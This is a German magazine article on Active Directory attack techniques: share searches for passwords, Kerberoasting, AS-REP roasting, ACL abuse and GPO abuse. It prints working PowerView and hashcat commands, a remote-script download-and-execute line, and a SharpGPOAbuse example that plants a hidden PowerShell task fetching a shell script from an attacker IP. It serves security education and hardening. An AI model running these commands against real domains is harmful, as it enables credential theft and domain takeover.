Roasting, Rechte, Richtlinien: Wie Angreifer sich im Active Directory Zugriff verschaffen

Frisch geröstet

Frank Ully

Die Angriffe aufs Active Directory aufgrund von Fehlkonfigurationen und fehlender Härtung sind zahlreich. Um zu vermeiden, dass sich Angreifer höhere Rechte im AD verschaffen, gilt es unter anderem, Freigaben auf die Spur zu kommen.

Dieser Artikel, der fünfte der Serie zur Active-Directory-Sicherheit, beschreibt ergänzend zum vorigen Artikel in *iX* 11/2020 [1] weitere Möglichkeiten, wie Angreifer sich mit den Datenschätzen, die sie bei der Enumeration angehäuft haben, höhere Rechte im AD verschaffen. Er spürt Angriffspunkten im Authentifizierungsprotokoll Kerberos nach, mit denen schwache Passwörter geknackt werden, und zeigt Fehlkonfigurationen bei Rechtezuweisungen und Gruppenrichtlinien auf. Außerdem geraten Mitglieder privilegierter Gruppen ins Fadenkreuz, die nur wenige Kommandozeilenbefehle davon entfernt sind, Domänenadmins zu werden.

Netzwerkfreigaben und Passwörter in Dateien

Bei diesem und den folgenden Angriffen kommt das PowerShell-Skript PowerView zum Einsatz, das im Enumerations-Artikel in *iX* 10/2020 [2] vorgestellt wurde (die folgenden Befehle beziehen sich auf PowerView aus dem dev-Zweig).

Für einen Angreifer, der bereits über niedrig privilegierten Zugang zur Domäne verfügt, kann die Suche nach Netzwerkfreigaben, auf die der aktuelle Benutzer Zugriff hat, einen weiteren schnellen Weg zu höheren Domänenrechten bedeuten (Listing 1).

In diesem Beispiel sticht die `Geheime_Freigabe` hervor, in der womöglich interessante Betriebsgeheimnisse auf den Angreifer warten. Aber auch in einer bekannten Standardfreigabe wie SYSVOL (siehe [3]) auf einem Domänencontroller kann nach Dateien gesucht werden, die womöglich hart codierte Passwörter im Klartext enthalten, beispielsweise VBScript-, Batch- oder PowerShell-Skripte.

```
PS > Find-InterestingFile -Path \\ad.2consult.ch\SYSVOL -Include @('*.vbs', '*.bat', '*.cmd', '*.ps1') -Verbose
```

Auch Befehle mit mehr Automatisierung stehen zur Verfügung: Der Algorithmus im folgenden PowerView-Kommando listet alle Rechner in der aktuellen Domäne mitsamt ihren verfügbaren Freigaben auf. Dann sucht er auf jeder für den aktuellen Benutzerkontext lesbaren Freigabe nach Dateien, die bestimmte Kriterien erfüllen – etwa dass deren Name die Zeichenfolge „passw“ oder „pwd“ enthält:

```
PS > Find-InterestingDomainShareFile -Include @('*passw*', '*pwd*') -Verbose
```

Weitere relevante Stichwörter sind beispielsweise Abkürzungen wie „cred“ für Credential oder die Suche nach Office-Dokumenten wie „*.doc*“.

Aus lesbaren Netzwerkfreigaben ausgespähte Passwörter können Angreifer verwenden, um wie in [2] beschrieben Befehle mit `runas` als ein anderer Benutzer auszuführen. Doch nicht nur lesender, auch schreibender Zugriff kann gefährlich werden: Wenn eine reguläre Netzwerkfreigabe auf einem Dateiserver oder eine manuell eingerichtete Freigabe auf einem Client beschreibbar ist und dort ein Skript liegt, das automatisch ausgeführt wird. Beispiel dafür ist ein in ein Windows Batch ge-

schriebenes Backupskript auf einer Freigabe, das reguläre Benutzer bearbeiten können und das als geplante Aufgabe regelmäßig auf Domänenservern ausgeführt wird. Fügt ein Angreifer eigene Befehle in das bearbeitbare Skript ein, werden sie automatisch auf den Systemen ausgeführt – dadurch kann ein Angreifer etwa neue lokale Administratorkonten auf diesen Rechnern anlegen oder mit dem Ausführen von Mimikatz wie in [1] Zugangsdaten von dort angemeldeten Domänenbenutzern auslesen.

Listing 1: Suche aller Netzfreigaben, auf die der aktuelle Benutzer Zugriff hat

```
PS > Find-DomainShare -CheckShareAccess | where {$_.name -notlike "*$"} | select
name,computername
Name               ComputerName
----               ------------
NETLOGON           DC01.ad.2consult.ch
SYSVOL             DC01.ad.2consult.ch
Benutzerfreigabe   DATEISERVER01.ad.2consult.ch
Geheime_Freigabe   DATEISERVER01.ad.2consult.ch
```

Listing 2: Benutzerkonten mit zugewiesenem Service Principal Name (SPN)

```
PS > Get-DomainUser -SPN | select serviceprincipalname, samaccountname
serviceprincipalname                samaccountname
--------------------                --------------
kadmin/changepw                     krbtgt
HTTP/iis01.ad.2consult.ch           svc_iis
MSSQLSvc/sql01.ad.2consult.ch:1433  Administrator
```

Listing 3: hashcat hat mit einer Wörterliste erfolgreich das Passwort eines mit Kerberoasting angreifbaren Benutzers gecrackt

```
# hashcat -a 0 -m 13100 kerberoast.txt /usr/share/wordlists/rockyou.txt
[...]
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgs$23$*svc_iis$ad.2consult.ch$[...]:Password123
```

Kerberoasting – Angriff auf Passwörter

Wenn an einem dienstbezogenen Konto (Service Account, siehe [3]) lediglich ein schwaches Passwort gesetzt ist, gelingt es Angreifern unter Umständen, mit der 2014 vorgestellten Angriffstechnik „Kerberoasting“ dieses Passwort durch Brute Force oder Wörterlisten offline mit einem Passwortcracker zu „braten“ oder zu „rösten“ – so die wörtliche Übersetzung von „Roasting“.

Wie das Authentifizierungsprotokoll Kerberos funktioniert, wurde in [3] im Detail geschildert. Wesentlich für das Ausstellen eines Servicetickets (Ticket Granting Service, TGS), mit dem ein Client letztlich auf Dienste wie Netzwerkfreigaben zugreift, ist der Service Principal Name (SPN): der Name, über den er eine Instanz eines Dienstes identifiziert. Jede Instanz eines Dienstes in einer AD-Gesamtstruktur muss mit einem eindeutigen SPN benannt sein; eine Instanz kann verschiedene SPNs haben, wenn es mehrere Namen gibt, die Clients zum Authentifizieren nutzen können.

Hier kommt eine Designschwachstelle von Kerberos ins Spiel: Bei einer Anfrage zum Zugriff auf einen Dienst antwortet der Domänencontroller (DC) mit einem Serviceticket. Doch beim Ausstellen des Tickets prüft der DC nicht, ob der anfragende Benutzer überhaupt die Berechtigung hat – ein Domänenbenutzer kann einen DC um Servicetickets für jeden beliebigen Dienst bitten.

Sicherzustellen, dass der Benutzer Zugriff auf die Ressource hat, ist Aufgabe des angefragten Dienstes selbst – also beispielsweise des Dateiservers oder des Microsoft SQL Servers –, dem der Client danach das Serviceticket präsentiert. Und dieses Ticket ist verschlüsselt mit dem Langzeitschlüssel des zugehörigen Dienstkontos.

Wenn die Serviceticketanfrage an den DC entsprechend gestellt wird, ist dieser Langzeitschlüssel der NT-Hash (siehe [1]), der vom Passwort des Dienstkontos abgeleitet ist. Das eröffnet die Möglichkeit, Passwörter zu knacken – offline, ohne dafür weiter an der Domäne angemeldet zu sein. Denn wenn ein Passwort, das beispielsweise aus einer Wörterliste stammt, zum Entschlüsseln des Tickets verwendet werden kann, hat der Angreifer das Klartextpasswort des Dienstkontos ermittelt.


Unknackbar: lange Passwörter, häufig gewechselt

Allerdings gibt es zwei Arten von SPNs: rechnerbezogene SPNs, die mit einem Computerkonto [3] verknüpft sind; dessen Passwörter haben 120 Stellen und ändern sich in der Standardeinstellung alle 30 Tage. Diese starken und kurzlebigen Passwörter sind selbst mit moderner Ausrüstung zum Knacken von Passwörtern praktisch nicht zu brechen.

Hingegen hängt die Sicherheit von Servicetickets, deren SPN am Konto eines Benutzers definiert ist, von dessen Passwortstärke ab. Solche Passwörter sind oft schwach und damit leicht zu erraten [4]. Zudem laufen sie womöglich nicht ab und wurden häufig vor vielen Jahren gesetzt. Das macht sie zu leichten Zielen für Offline-Cracking. Gefunden werden können

X-TRACT

- Will man sein Active Directory absichern, gilt es zunächst, alle Schwachpunkte und Angriffsmöglichkeiten auszuloten. Neben der Beschaffung von Authentifizierungsmaterial gibt es weitere Möglichkeiten, sich höhere Rechte im AD zu verschaffen.
- Das Authentifizierungsprotokoll Kerberos verfügt über etliche Angriffspunkte. Über sie können Angreifer etwa Passwörter durch Brute Force oder mithilfe von Wörterlisten offline mit einem Passwortcracker erraten.
- Ein weiterer kritischer Punkt sind Fehlkonfigurationen bei Rechtezuweisungen und Gruppenrichtlinien, die Benutzern zu viele Rechte einräumen und damit Missbrauch und Manipulation ermöglichen.



Benutzerkonto mit deaktivierter Kerberos-Präauthentifizierung – so kann das Sicherheitsfeature den Angriff auf das Passwort des Benutzers nicht verhindern (Abb. 1).

Konten mit zugewiesenem SPN beispielsweise über PowerView (Listing 2).

Der SPN `kadmin/changepw` ist in allen Domänen verfügbar, aber kein Ziel für Kerberoasting, weil das zugehörige Konto wie ein Computerkonto ein starkes automatisch erzeugtes Passwort verwendet. Ein weiterer PowerView-Befehl fragt automatisch Servicetickets für Benutzerkonten mit SPN ab und extrahiert die fürs Cracken notwendigen Informationen:

```
PS > Invoke-Kerberoast | select -expand hash | ↵
        Out-File -Encoding ASCII kerberoast.txt
```

Ein Angreifer kann nun versuchen, das Passwort beispielsweise mit dem bekannten Passwortknacker hashcat (siehe ix.de/z347) per Brute Force oder mit einer Wörterliste herauszufinden (Listing 3).

Die in Bezug auf Kerberoasting wohl schlimmste anzunehmende Domänenfehlkonfiguration, die leider in der Praxis öfter anzutreffen ist: Wenn für das Standardkonto „Administrator“ des Domänenadmins ein SPN festgelegt wurde, beispielsweise „MSSQLSvc/sql01.ad.2consult.ch:1433“ (die Zahl hinter dem Doppelpunkt bezeichnet bei SPNs optional den Port) für den Microsoft SQL Server. Das Passwort für dieses Admin-Konto wird nur selten geändert – und ist oft leicht knackbar.

Wenn es innerhalb einer Domäne mehrere gleichlautende SPNs gibt, funktioniert Kerberos nicht mehr; stattdessen wird auf Net-NTLM zurückgegriffen [3]. In solchen und anderen Randfällen, wie SPNs mit falscher Syntax, konnten Angreifer bis vor Kurzem Kerberoasting nicht ausnutzen. Ein Blogartikel von PT Security aus dem August 2020 beschreibt, wie auch in solchen Fällen Konten „geröstet“ werden können, denen mindestens ein SPN zugeordnet ist.

Listing 4: Ermitteln interessanter Zugriffsrechte mit PowerView (GenericAll-Rechte auf die Domänenadmins für claus.client und DCSync-Rechte für susanne.server)

```
PS > Find-InterestingDomainACL -ResolveGUIDs | where { $_.identityreferencename -notlike '*$' }
| select identityreferencename, activedirectoryrights, objectdn, objectacetype | fl

IdentityReferenceName : claus.client
ActiveDirectoryRights : GenericAll
ObjectDN              : CN=Domänen-Admins,OU=Groups,DC=ad,DC=2consult,DC=ch
ObjectAceType         : None

IdentityReferenceName : susanne.server
ActiveDirectoryRights : ExtendedRight
ObjectDN              : DC=ad,DC=2consult,DC=ch
ObjectAceType         : DS-Replication-Get-Changes

IdentityReferenceName : susanne.server
ActiveDirectoryRights : ExtendedRight
ObjectDN              : DC=ad,DC=2consult,DC=ch
ObjectAceType         : DS-Replication-Get-Changes-All
[...]
```

AS-REP Roasting: der kleine Bruder von Kerberoasting

Ein analog funktionierender Angriff namens „AS-REP Roasting“ richtet sich gegen normale Benutzerkonten, bei denen eine bestimmte Sicherheitsfunktion ausgeschaltet ist. Diese Fehlkonfiguration ist nicht so verbreitet wie die, die Kerberoasting ermöglicht, weil das Deaktivieren der Kerberos-Präauthentifizierung bewusst gesetzt werden muss (Abbildung 1). Sie ist aber zum Beispiel in Umgebungen mit Linux-Systemen anzutreffen, die an das AD angebunden sind.

Präauthentifizierung ist der erste Schritt bei Kerberos, um gegen Brute-Force-Angriffe zum Erraten von Passwörtern zu schützen. Ein Benutzer muss zunächst sein Passwort eingeben, das zum Verschlüsseln eines Zeitstempels verwendet wird. Der DC entschlüsselt den Zeitstempel, um zu bestätigen, dass die richtigen Zugangsdaten verwendet wurden – und stellt erst dann ein Ticket Granting Ticket (TGT) aus; für Details siehe [3].

Wenn die Präauthentifizierung an einem Konto deaktiviert ist, kann ein Angreifer ohne Angabe von Anmeldeinformationen ein TGT für den entsprechenden Benutzer anfordern. Analog zu Kerberoasting: Dieses Ticket ist mit dem Passwort-Hash des Benutzers verschlüsselt und kann offline geknackt werden, wenn das Passwort schwach ist.

Mit PowerView findet ein Angreifer Benutzerkonten, bei denen die Präauthentifizierung ausgeschaltet ist:


```
PS > Get-DomainUser -PreauthNotRequired | ↵
                              select samaccountname
samaccountname
--------------
svc_oracle
```

Funktionen zum Ausnutzen von AS-REP Roasting sind nicht in PowerView enthalten, können aber analog aus dem GitHub-Projekt ASREPRoast nachgeladen werden:

```
PS > iex (iwr -UseBasicParsing https://raw. ↵
    githubusercontent.com/HarmJ0y/ASREPRoast/ ↵
                              master/ASREPRoast.ps1)
PS > Invoke-ASREPRoast | select -expand hash | ↵
        Out-File -Encoding ASCII asreproast.txt
```

Wie bei Kerberoasting kann anschließend das Passwort mit hashcat geknackt werden (Parameter: -m 7500).

Weder Kerberoasting noch AS-REP Roasting müssen von einem Computer ausgehen, der Mitglied der Domäne ist. Mit



Der Vollzugriff (GenericAll-Rechte) für claus.client auf die Gruppe der Domänen-Admins ermöglicht es ihm, Benutzer zur Gruppe hinzuzufügen (Abb. 2).

Werkzeugen aus der in [1] vorgestellten „Impacket"-Sammlung (siehe ix.de/z347) können Angreifer auch einen Linux-Rechner als Ausgangspunkt nutzen, der lediglich im selben Netzwerk wie ein DC hängt.

Ein Roasting-Angriff erfordert keine besonderen Rechte innerhalb der Domäne. Er kann von jedem authentifizierten Benutzer durchgeführt werden, ohne dass zuvor ein Server kompromittiert sein muss. Roasting kann während eines laufenden Angriffs zur Rechteerhöhung dienen – oder zu Beginn stattfinden, um initial an Klartextpasswörter zu gelangen, so als stünden sie wie in [2] gezeigt sichtbar in Beschreibungsfeldern.

Hat ein Angreifer Passwörter mit einem Roasting-Angriff geknackt, kann er etwa mit dem PowerView-Befehl `Find-LocalAdminAccess` [1] und den Zugangsdaten als `Credential`-Parameter wie in [2] ermitteln, auf welchen Systemen in der Domänenumgebung das kompromittierte Dienstkonto lokale Adminrechte hat, und sich dorthin verbinden.

Kontrolllisten: mehr Zugriff als vorgesehen

Bevor ein Benutzer Zugriff auf eine angeforderte Ressource erhält, muss geprüft werden, ob und in welchem Umfang er überhaupt dazu berechtigt ist. Dafür verfügt jedes Objekt im AD über einen Security Descriptor mit zwei Zugriffskontrolllisten, von denen in diesem Zusammenhang die Discretionary Access Control List (DACL) relevant ist. Sie definiert die Berechtigungen, die ein Benutzer oder eine Gruppe für das Objekt hat.

DACL können auf verschiedenen AD-Ebenen konfiguriert werden, beispielsweise direkt für ein Benutzerkonto oder für eine Organisationseinheit (OU). Wenn eine Zugriffskontrollliste für eine OU konfiguriert wird, erben im Standard alle Objekte darin ihre Einstellungen. DACL enthalten einzelne Einträge, die bestimmen, wie Sicherheitsprinzipale (Benutzer- und Computerkonten) mit dem betroffenen Objekt interagieren dürfen. Details dazu stehen in [3] und noch mehr Informationen im lesenswerten Whitepaper „An ACE Up the Sleeve" von Andy Robbins und Will Schroeder (siehe ix.de/z347).

Jeder an der Domäne angemeldete Benutzer kann sich die Berechtigungen der meisten Objekte in einer Standarddomäne anzeigen lassen. PowerView bietet mit dem Befehl `Find-InterestingDomainACL` hier Hilfe für Angreifer, um interessante Berechtigungen zu finden – wobei durch dessen eingebaute Logik nicht ausnutzbare Standardberechtigungen entfernt und im folgenden Befehl zusätzlich Computerkonten (die mit Dollarzeichen enden) ausgefiltert werden (Listing 4).

Diese ermittelten Berechtigungen können beispielsweise Benutzer, Gruppen, Gruppenrichtlinienobjekte (Group Policy Objects; GPOs) oder OUs betreffen. Angezeigt werden die Berechtigungen im Format: Sicherheitsprinzipal (`IdentityReferenceName`) hat das Recht `ActiveDirectoryRights` auf dem Objekt `ObjectDN` – optional des objektspezifischen Typs `ObjectACEType`.

Berechtigungen, an denen Angreifer interessiert sind, können in drei Kategorien unterteilt werden: allgemeine Rechte, Kontrollrechte sowie objektspezifische Rechte. Zu den allgemeinen Rechten gehören `GenericAll` und `GenericWrite`. `GenericAll` gibt volle Rechte über ein Objekt, darunter das Recht, alle Attribute zu lesen und zu schreiben, bei Gruppen etwa deren Mitglieder zu verändern.

Die Allmacht der Domänenadmins

Ein Sicherheitsprinzipal mit dieser Berechtigung darf „alles". Beispielsweise stammen die umfassenden Rechte der Domänenadmins daher, dass sie standardmäßig über das Recht `GenericAll` auf jedem sicherbaren AD-Objekt verfügen. `GenericWrite` – und `WriteProperty` ohne eingetragene GUID, also Schreibzugriff auf alle Attribute – ermöglicht, alle ungeschützten Attribute des betroffenen Objekts zu schreiben.

Listing 5: Anzeigen der auf einen bestimmten Computer angewandten Gruppenrichtlinien

```
PS > Get-DomainGPO -ComputerIdentity client-alice | select displayname | sort displayname

displayname
-----------
Client-Admins zu lokalen Admins machen
Default Domain Policy
Workstation Baseline
```

`GenericAll` oder `GenericWrite` an einem Benutzerkonto können beispielsweise genutzt werden, um Roasting zu ermöglichen. Für gezieltes AS-REP Roasting kann die Präauthentifizierung deaktiviert und für gezieltes Kerberoasting kann ein beliebiger SPN gesetzt werden:

```
PS > Set-DomainObject -Identity susanne.server ↵
        -Set @{serviceprincipalname='beliebig/↵
                                EGALABEREINDEUTIG'}
```

Der Blogbeitrag „ACE to RCE“ (siehe ix.de/z347) aus dem April 2020 zeigt eine neuere Möglichkeit, unter bestimmten Voraussetzungen beliebigen Code beim Anmelden eines Benutzers auszuführen, auf dessen Konto man `GenericWrite`-Rechte hat.

Kontrollrechte erlauben es, wie der Name sagt, die Kontrolle über ein Objekt zu übernehmen: `WriteDacl` und `WriteOwner` ermöglichen das Ändern der DACL beziehungsweise des Besitzers eines Objekts. `WriteDacl` gibt dem Sicherheitsprinzipal die Möglichkeit, Berechtigungen für ein Objekt zu ändern, und lässt ihn im Grunde alles tun, was er will: Er kann sich beispielsweise selbst gezielt einzelne Rechte geben – oder er kann sich `GenericAll`-Rechte gewähren und damit volle Kontrolle über das Objekt erlangen. `WriteOwner` nutzt aus, dass bei jedem Security Descriptor (SD) ein Objektbesitzer angegeben werden muss; der Besitzer hat die vollständige Kontrolle über den SD des Objekts.

Angreifer, die Zugriff auf ein Objekt erlangen wollen, können dies tun, indem sie den Besitzer des Zielobjekts direkt kompromittieren oder indem sie jemanden kompromittieren, der das Besitzrecht an dem Zielobjekt gewähren kann, beispielsweise Sicherheitsprinzipale mit den Kontrollrechten `WriteDacl` oder `WriteOwner` auf das Objekt.

Objektspezifische Rechte wie `Force ChangePassword` oder die erweiterten Rechte `AllExtendedRights` beispielsweise am Objekt eines Benutzers ermöglichen es einem Angreifer, dessen Passwort zurückzusetzen, ohne das aktuelle Passwort zu kennen:

```
PS > Set-DomainUserPassword -Identity ↵
             susanne.server -AccountPassword ↵
  (ConvertTo-SecureString 'NeuesPasswort123' ↵
                  -AsPlainText -Force) -Verbose
```

Dies kann ein nützlicher Angriffsvektor sein. Aber wenn die Benutzerin ihr Konto aktiv verwendet, wird auffallen, wenn sie sich nicht mehr anmelden kann. Auf Ebene der Gruppen kann ein Sicherheitsprinzipal mit den objektspezifischen Berechtigungen `AddMembers` oder `AllExtendedRights` Mitglieder zur Gruppe hinzufügen.

(Nicht nur) objektspezifische Rechte missbrauchen

Auch objektspezifische Rechte auf Domänenebene können gefährlich werden: `DS-Replication-Get-Changes` und `DS-Replication-Get-Changes-All` sind die notwendigen Voraussetzungen, um einen DCSync-Angriff [1] durchzuführen (siehe Listing 4). Aber nicht nur unmittelbare DCSync-Rechte können ausgenutzt werden: Ein Angreifer kann die Berechtigungen `GenericAll`, `WriteDacl` oder `WriteOwner` auf dem Domänenobjekt dazu missbrauchen – auch wenn er direkt dessen Besitzer ist –, sich selbst DCSync-Rechte zu gewähren. Anschließend kann er beispielsweise mit Mimikatz über DCSync die Passwort-Hashes aller Benutzer- und Computerkonten innerhalb der Domäne auslesen.

Listing 6: Manipulieren einer bearbeitbaren GPO

```
PS > SharpGPOAbuse.exe --AddComputerTask --TaskName "Neue Aufgabe" --Author NT AUTHORITY\SYSTEM --Command "cmd.exe" --Arguments ↵
             "/c powershell.exe -nop -w hidden -c \"iex (iwr -UseBasicParsing http://192.168.1.100/shell.ps1)\"" --GPOName "Standard Server Policy"
[+] Domain = ad.2consult.ch
[+] Domain Controller = DC01.ad.2consult.ch
[+] Distinguished Name = CN=Policies,CN=System,DC=ad,DC=2consult,DC=ch
[+] GUID of "Standard Server Policy" is: {3EBE8C6B-B1E4-43D3-A375-2498E8EE1437}
[+] Creating file \\ad.2consult.ch\SysVol\ad.2consult.ch\Policies\{3EBE8C6B-B1E4-43D3-A375-2498E8EE1437}\Machine\Preferences\ScheduledTasks\ ↵
                                                                                                                    ScheduledTasks.xml
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new immediate task. Wait for the GPO refresh cycle.
```

Das Werkzeug BloodHound, das Angriffspfade visualisiert und in [1] vorgestellt wurde, kennt AD-Berechtigungen, die Angreifern die Möglichkeit geben, ihre Privilegien zu erhöhen. Es verkettet gekonnt das Ausnutzen mehrerer Fehlkonfigurationen bei Rechtezuweisungen und kann bei einem Angriff zur Privilegieneskalation nicht nur die Missbrauchsmöglichkeit einer einzelnen Berechtigung aufzeigen, sondern komplexe Kombinationen berücksichtigen.

Weitere Informationen über Fehler in und das Ausnutzen von Zugriffskontrolllisten bieten das Kapitel zu Kanten im BloodHound-Handbuch und ein Beitrag auf ired.team. Zu Rechtefehlkonfigurationen bei Microsofts Local Administrator Password Solution (LAPS), das ein zentrales Verwalten der Passwörter lokaler Adminkonten ermöglicht, sind darüber hinaus zwei Blogartikel auf SecFrame lesenswert (alle erwähnten Artikel siehe ix.de/z347).

Gruppenrichtlinien – auch für Angriffe nützlich

Über Gruppenrichtlinien können Administratoren Richtlinien und Einstellungen zentral verwalten. Richtlinieninhalte werden in sogenannten Gruppenrichtlinienobjekten (Group Policy Objects, GPO) gespeichert und können mit Domänen, OUs oder Standorten (Sites) verknüpft werden. Angewendet werden diese Konfigurationen auf alle Benutzer oder Computer, die Mitglieder der Domäne, der Organisationseinheit oder des Standorts sind. Auf Sicherheitsgruppen wie „Domänen-Admins“ lassen sich Gruppenrichtlinien hingegen nicht anwenden. Weiteres zu GPOs in [3].

Für Angreifer sind Gruppenrichtlinien beispielsweise zur Enumeration nützlich, indem wie in [2] gezeigt etwa die Passwortrichtlinie der Domäne ausgelesen werden kann. Ein häufiger Fehler von Administratoren ist, anzunehmen, sie wären die einzigen, die Richtlinien lesen können. Standardmäßig können Domänenbenutzer alle regulär erstellen GPOs einsehen. Grouper2 (siehe ix.de/z347) ist ein Werkzeug für Penetrationstester, das sicherheitsrelevante Fehlkonfigurationen in Gruppenrichtlinien findet.

Mit PowerView lassen sich beispielsweise alle Gruppenrichtlinien anzeigen, die auf einen bestimmten Computer angewendet werden (Listing 5).

Auch Gruppenrichtlinien haben eine DACL, die beschreibt, wer was mit der GPO machen kann. Verfügt ein Angreifer über eine der Berechtigungen `GenericAll`, `GenericWrite`, `WriteProperty` ohne GUID sowie `WriteDacl` oder `WriteOwner` auf einer Gruppenrichtlinie, kann er sie verändern. Damit hat er eine Vielzahl von Möglichkeiten für den Missbrauch: Er kann beispielsweise geplante Aufgaben erstellen, Domänenbenutzer zu lokalen Gruppen hinzufügen oder Sicherheitsfunktionen wie den Microsoft Defender deaktivieren. Besonders kritisch ist das, wenn die vom Angreifer ausgesuchte bearbeitbare Gruppenrichtlinie auf die Domäne oder die Domänencontroller angewendet wird.

Man findet solche Berechtigungen auf GPOs ebenfalls durch die PowerView-Funktion `Find-InterestingDomainACL` oder mit einer spezifischen Abfrage:

```
PS > Get-DomainGPO | Get-DomainObjectAcl ↵
-ResolveGUIDs | where { $_.ActiveDirectoryRights ↵
-match "GenericAll|GenericWrite|WriteProperty ↵
 |WriteDacl|WriteOwner" -and $_.SecurityIdentifier ↵
              -match '^S-1-5-.*-[1-9]\d{3,}$' }
```

GPO: Umschreiben oder kreativ umfunktionieren

Aber nicht nur das Bearbeiten von GPOs ist für einen Angreifer interessant, sondern auch die Möglichkeit, eine neue oder schon existierende GPO anzuwenden, beispielsweise auf eine OU:

```
PS > Get-DomainOU | Get-DomainObjectAcl ↵
   -ResolveGUIDs | where { $_.ObjectAceType - ↵
            eq "GP-Link" } | select objectdn, ↵
 activedirectoryrights, securityidentifier | fl
```

Wenn ein Angreifer eine GPO, die ein DC verarbeitet, verändern oder verlinken kann, ist die Domäne kompromittiert.

Listing 7: Überblick über per GPO definierte lokale Gruppenmitgliedschaften

```
PS > Get-DomainGPOUserLocalGroupMapping

ObjectName     : Admin-Client
ObjectDN       : CN=Admin-Client,OU=Groups,DC=ad,DC=2consult,DC=ch
ObjectSID      : S-1-5-21-3725456991-164711372-156644679-1110
Domain         :
IsGroup        : False
GPODisplayName : Client-Admins zu lokalen Admins machen
GPOGuid        : {3EBE8C6B-B1E4-43D3-A375-2498E8EE1437}
GPOPath        : \\ad.2consult.ch\SysVol\ad.2consult.ch\Policies\{3EBE8C6B-B1E4-43D3-A375-
2498E8EE1437}
GPOType        : RestrictedGroups
ContainerName  : {OU=Clients,DC=ad,DC=2consult,DC=ch}
ComputerName   : {CLIENT-ALICE.ad.2consult.ch, CLIENT-BOB.ad.2consult.ch}

ObjectName     : Admin-Server
ObjectDN       : CN=Admin-Server,OU=Groups,DC=ad,DC=2consult,DC=ch
ObjectSID      : S-1-5-21-3725456991-164711372-156644679-1111
Domain         :
IsGroup        : False
GPODisplayName : Server-Admins zu lokalen Admins machen
GPOGuid        : {439C36C0-268E-4D06-8008-D48AA891F9BD}
GPOPath        : \\ad.2consult.ch\SysVol\ad.2consult.ch\Policies\{439C36C0-268E-4D06-8008-
D48AA891F9BD}
GPOType        : RestrictedGroups
ContainerName  : {OU=Servers,DC=ad,DC=2consult,DC=ch}
ComputerName   : {FILESERVER01.ad.2consult.ch, JUMPHOST01.ad.2consult.ch}
```

SharpGPOAbuse (siehe ix.de/z347) ist ein in C# geschriebenes Werkzeug, das verschiedene bösartige Änderungen an einer bearbeitbaren GPO vornehmen kann, beispielsweise eine neue geplante Aufgabe erstellen, die als SYSTEM auf allen Computern laufen wird, auf die diese GPO angewendet wird (Listing 6).

Nicht nur Administratoren sind ein lohnendes Ziel

Zunächst erscheinen bei der Benutzerjagd (siehe [1]) besonders Konten von Domänen- oder Organisationsadministratoren (Enterprise Admins) als wesentliche Ziele von Angreifern. Was man nicht oft genug betonen kann: Einbrecher benötigen nicht die vollständige Kontrolle über die Domäne, um großen Schaden anzurichten.

Sobald ein kompromittiertes Benutzerkonto auf das eigentliche Diebesgut zugreifen darf, etwa auf Betriebsgeheimnisse oder Personendaten, haben die Einbrecher ihr Ziel erreicht und müssen sich nicht mühen, erst das Konto eines Admins zu kapern.

